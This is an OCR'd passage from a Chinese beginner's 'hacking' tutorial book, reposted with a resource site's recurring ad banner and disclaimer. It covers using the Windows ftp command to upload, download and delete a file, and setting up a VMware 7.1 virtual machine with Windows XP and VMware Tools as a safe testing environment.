步骤 08 按下 Enter 键，即可利用 TELNET 连接到远程主机。连接成功后，可以如同操作本机一样，输入任何支持的命令。



● 远程上传下载——ftp命令

ftp 命令使用文件传送协议（FTP），在本地和远程主机或远程主机之间传送文件，利用此命令可以执行文件下载、上传，查看文件信息等操作。该命令的格式为：

ftp [-d] [-g] [-i] [-n] [-v] [-f] [-k realm] [-q[-C]] [HostName [Port]]。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其中重要参数的含义如下。

-d：使用调试方式；

-g：取消全局文件名；

-i：传送多个文件时关闭交互操作；

-n：限制FTP自动登录，即不使用.netrc文件；

-v：显示远程服务器的所有响应信息。

练习 使用ftp命令上传文件

下面以一个已设置好的FTP服务器为例，详细介绍利用ftp命令上传文件的方法。具体操作步骤如下。

步骤 01 打开“命令提示符”窗口，输入 ftp 命令，按下 Enter 键进入 ftp 命令模式。




步骤 02 输入 ftp 服务器的地址，这里输入 open www.chian-eboos.com。



步骤 03 根据屏幕提示，输入用户名信息，这里输入 joyart。



步骤 04 根据屏幕提示，在 Password 后输入登录密码，这里密码是不显示的。



步骤 05 当屏幕显示 xxx user logged in，表示已登录成功。在“命令提示符”窗口中输入 dir 命令，以查看服务器上的文件和文件夹信息。




步骤 06 输入 lcd f:\ 命令，按下 Enter 键，定位到要上传文件的本地磁盘位置 F 盘。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 07 输入 put ceshi.txt 命令，按下 Enter 键，即可将本地磁盘 F 盘下的 ceshi.txt 文件上传到 FTP 服务器上。



步骤 08 定位到要下载文件的保存位置，输入 get ceshi.txt 命令，即可下载刚刚上传的文件。



步骤 09 输入 del ceshi.txt 命令，按下 Enter 键，即可将上传的文件删除。



步骤 10 输入 quit 命令，按下 Enter 键，即可退出 FTP 服务器。



创建安全的网络测试环境

学习黑客知识，就需要在自己的电脑上安装一些木马或黑客程序进行测试，但这样很容易使自己的计算机中毒。为了保障系统安全，用户可以在当前系统上安装虚拟机，构建一个虚拟测试环境，既可以保障系统安全，又可以方便地学习黑客知识。

VMware的安装与配置

VMware 是VMware Workstation 的简称，它是一款功能强大的桌面虚拟计算机软件，可使用户在单一桌面上同时运行不同的操作系统。且每个操作系统都可以进行虚拟的分区、配置，而不影响真实硬盘的数据。


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

练习 安装VMware 7.1

在下载VMware软件并获得注册码后，就可以进行安装了，具体操作步骤如下。

步骤 01 下载并解压缩VMware压缩包之后，双击其中的安装文件启动自动安装程序，弹出产品初始化安装信息界面。




步骤 02 待初始化完毕后，即可看到 VMware 安装向导对话框。




一招鲜 什么是虚拟系统

虚拟系统就是在现有操作系统的基础上，安装一个新的操作系统或者虚拟出系统本身的文件，该操作系统允许在不重启计算机的基础上进行切换。如：在 Windows XP 的基础上可以安装 Linux 操作系统。

步骤 03 单击Next按钮，进入“Setup Type（安装类型）”页面，在其中单击选择Typical选项。



步骤 04 进入“Destination Folder（目标文件夹）”页面。



步骤 05 单击“Change（更改）”按钮，打开“浏览文件夹”对话框。




步骤 06 选择虚拟机安装的目标文件夹后，单击“确定”按钮返回“Destination Folder（目


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


标文件夹）”页面，此时可以看到设置的目标文件夹路径。



步骤 07 单击 Next 按钮，进入“Software Update（软件更新）”页面，在其中根据实际需要勾选相应的复选框。




步骤 08 单击 Next 按钮，进入“User Experience Improvement Program（用户体验改进方案）”页面，在其中根据实际需要勾选相应的复选框。



步骤 09 单击 Next 按钮，进入“Shortcuts（快捷方式）”页面，在其中根据实际需要勾选相应的复选框，这里勾选全部复选框。



步骤 10 单击 Next 按钮，进入“Ready to Perform the Requested Operations（准备执行请求的操作）”页面，提示用户单击“Continue（继续）”按钮即可开始进程。




步骤 11 单击“Continue（继续）”按钮，VMware7.1 软件即可按照用户的请求自动进行安装，并显示安装进度。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 12 在安装过程中将弹出“Enter License Key（输入的许可证密钥）”界面，在其中根据提示输入 VMware 软件的许可证密钥。




步骤 13 单击 Enter 按钮，进入“Setup Wizard Complete（安装向导完成）”页面。单击“Restart Now（立即重启）”按钮，在计算机重新启动后，即可完成 VMware 的安装操作。




步骤 14 右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口，可以看到 VMware Workstation 添加的两个网络连接。



步骤 15 右击“我的电脑”图标，在弹出的快捷菜单中选择“属性”命令，打开“系统属性”对话框，单击切换到“硬件”选项卡。



步骤 16 单击“设备管理器”选项区中的“设备管理器”按钮，打开“计算机管理”窗口，在右窗格中展开“网络适配器”选项，可以看到添加的两块虚拟网卡。



练习 汉化VMware 7.1

汉化VMware 7.1的具体操作步骤如下。

步骤 01 虚拟机软件 VMware 7.1 安装完毕后，双击桌面上的 VMware Workstation 图标。若是第一次启动 VMware 虚拟机软件，将弹出“License Agreement（许可协议）”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 选择“Yes，I accept the terms in the license agreement（我接受许可协议中的条款）”单选按钮，单击 OK 按钮，打开 VMware Workstation 操作界面。



步骤 03 由于 VMware 操作界面是以英文显示的，不符合大部分中国用户的习惯，因此需要对 VMware 进行汉化操作。从网上下载 VMware 7.1 汉化程序压缩包，解压缩后即可看到其中的文件。



步骤 04 选中汉化程序包文件夹中的所有文件并右击，在弹出的快捷菜单中选择“复制”命令，然后找到 VMware 7.1 英文版的安装根目录，将复制的文件粘贴到该根目录下。



步骤 05 粘贴完毕后，再次双击桌面上的 VMware Workstation 图标，即可打开以中文显示的 VMware 主界面。



练习 配置虚拟机

在安装好VMware7.1虚拟机软件并对其进行汉化操作后，就可以对虚拟机进行配置操作了。具体操作步骤如下。

步骤 01 在 VMware 主界面中执行“文件 > 新建 > 虚拟机…”命令，或单击“新建虚拟机”图标，打开“New Virtual Machine Wizard（新建虚拟机向导）”对话框，选择“标准（推荐）”单选按钮。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击 Next 按钮，进入“Guest Operating System Installation（操作系统安装方式）”页面，该版本虚拟机提供了“安装盘”、“安装盘镜像文件”和“我以后再安装操作系统”3 种安装方式。这里把系统光盘放在光驱中并选择“安装盘”单选按钮。



步骤 03 单击 Next 按钮，进入“Select a Guest Operating System（选择一个客户机操作系统）”页面，VMware 虚拟机软件支持的操作系统包括从 MS-DOS 到 Windows 2003 以及 Unix、Linux、Netware 等众多版本的操作系统。根据实际情况选择相应的操作系统和版本，这里选择 Microsoft Windows 系统下的 Microsoft XP Professional 版本。



步骤 04 单击 Next 按钮，进入“Easy Install Information（简易安装信息）”页面，在其中输入所安装系统的安装序列号、用户名称、登录密码等信息，以便在安装系统时自动加载，从而实现安装系统的无人值守功能。



步骤 05 单击 Next 按钮，进入“Name the Virtual Machine（虚拟机名称）”页面，在其中的“虚拟机名称”文本框中输入虚拟机的名称。



步骤 06 单击“位置”文本框后面的“浏览”按钮，打开“浏览文件夹”对话框，更改虚拟机文件的存放位置。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击“确定”按钮返回到“Name the Virtual Machine（虚拟机名称）”页面，即可看到更改后的位置。



步骤 08 单击 Next 按钮，进入“Specify Disk Capacity（指定磁盘容量）”页面，在其中根据实际情况设置磁盘大小和相应选项。



步骤 09 单击 Next 按钮，进入“Ready to Create Virtual Machine（准备创建虚拟机）”页面，在其中可以看到要创建的虚拟机信息，包括计算机名称、硬盘大小、内存大小等。



步骤 10 如果确定信息无误，单击 Finish 按钮，即可在 Wmware Workstation 窗口中看到新创建的虚拟机，如图所示。此时在 Wmware Workstation 窗口左窗格中单击刚创建的虚拟机，即可在右窗格中看到新建主机的软件和硬件信息。



步骤 11 如果想对刚创建的虚拟机进行设置，则可在 VMware 主窗口中单击“编辑虚拟机设置”超级链接，打开“virtual machine settings（虚拟机设置）”对话框，在其中对内存、硬件、USB 接口、声音等属性进行设置。



步骤 12 打开刚创建虚拟机所在的文件夹，在其中可以看到创建的系统文件，如图所示。如果创建的虚拟机感染了病毒，直接删除该文件夹，并重新创建一个虚拟机即可实现保护计算机的目的。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 在VMware中安装Windows系统 ●

在配置好虚拟机之后，还需要在新建的虚拟机中安装操作系统，才能使新建的虚拟机运行起来。下面以 Windows XP 操作系统的安装为例，讲述如何利用光驱在新建虚拟机中安装操作系统。

练习 在VMware中安装Windows系统

具体操作步骤如下。

步骤 01 在 VMware 虚拟机主窗口选择需要安全操作系统的虚拟机，然后单击“编辑虚拟机设置”超级链接，即可打开“Virtual Machine Settings（虚拟机设置）”对话框，在其中选择 CD-ROM（IDE）选项，在“Connection（连接）”选项区中选择“Use physical drive（使用物理磁盘）”单选按钮。




步骤 02 将安装光盘插入光驱，选择操作系统所在的位置“G 盘”，即可完成使用物理磁盘安装操作系统的设置。




步骤 03 单击 OK 按钮，返回到 VMware 虚拟机主窗口，然后单击“打开该虚拟机电源”选项，即可启动该虚拟机并开始安装 Windows XP SP3 操作系统。



步骤 04 在其中选择“1. 安装 Win XP”选项，即可打开 Windows XP SP3 操作系统安装程序的运行界面。




步骤 05 在操作系统安装过程中会出现磁盘分区提示信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 06 可根据实际情况选择是否需要分区，如果不需要分区，则按下 Esc 键继续安装；如果需要划分磁盘分区，则需要按 Enter 键进入磁盘分区界面。




步骤 07 在光标闪动处输入要划分磁盘分区的大小并按下 Enter 键，即可创建一个新容量的磁盘。




步骤 08 按下 Enter 键进入格式化选择界面。




步骤 09 根据实际情况选择相应的格式化方式后，按下 Enter 键，即可开始新建磁盘分区的格式化。



步骤 10 在格式化完毕后，Windows XP 系统安装程序将自动开始复制安装的文件。



步骤 11 待文件复制完毕后，系统将自动进行安装操作。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 12 安装完毕后将显示安装后的操作系统界面，如图所示。至此，就完成了在虚拟机中安装操作系统的操作。



练习 查看IP地址与网络连接

在虚拟机中完成操作系统的安装后，用户还可以根据需要查看虚拟机的IP地址、网络连接等信息。具体操作步骤如下。

步骤 01 右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，打开“网上连接”窗口，在其中可看到新添加的 2 个虚拟网络连接。



步骤 02 在虚拟机操作系统中打开“运行”对话框，输入 cmd 命令并单击“确定”按钮。打开“命令提示符”窗口，输入 ipcomfig 命令，即可查看到虚拟机系统的 IP 地址。



● 安装VMware Tools让操作更容易上手

在本地计算机中安装操作系统完毕后，要想使系统能够正常工作，还需要安装各种驱动，如显卡、网卡等硬件设备驱动程序。那么，作为虚拟机也需要安装一定的虚拟工具才能正常运行。

安装虚拟机工具不仅可以增强虚拟机和主机的交互能力，显著提高虚拟机的性能，还可以将一个系统下的文件挂载到另一个系统下，方便了文件的交换。

一招鲜 安装VMware Tools

只有在 VMware 虚拟机中安装了操作系统后，才能安装相应的 VMware Tools，否则无法完成安装。此外，这些虚拟机功能增强程序是相应的虚拟机程序自带的，不需要另外下载。如果在 VMware Workstation 创建的虚拟机中安装 VMware Tools 时，提示不能启动 Windows Installer，则可在虚拟机中打开光盘中的文件，双击 instmsiw.exe 或 instmsi2k.exe 进行安装，此后再安装 VMware Tools 就可以了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

安装虚拟机工具

安装虚拟机工具的具体操作步骤如下。

步骤 01 启动虚拟机进入虚拟系统环境，然后按 Ctrl+Alt 组合键，返回本地真实的计算机系统中。在 VMware 操作界面中执行“虚拟机 >Install VMware Tools（安装虚拟机工具）”命令，系统将自动弹出安装文件。



步骤 02 启动安装文件后，弹出安装向导对话框。



步骤 03 单击“下一步”按钮，进入“安装类型”页面，包括典型、完全和自定义 3 种类型。可根据实际情况选择相应的安装类型，这里选择“典型”单选按钮。



步骤 04 单击“下一步”按钮，进入“已准备好安装程序”页面，提示用户系统已经准备好开始安装虚拟机工具。



步骤 05 单击“安装”按钮，系统即可自动进行安装，并显示用户选择的程序功能和安装进度。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 安装完毕，系统会自动弹出“安装向导完成”页面。



步骤 07 单击“完成”按钮，退出安装向导，系统会自动弹出重新启动的提示信息。



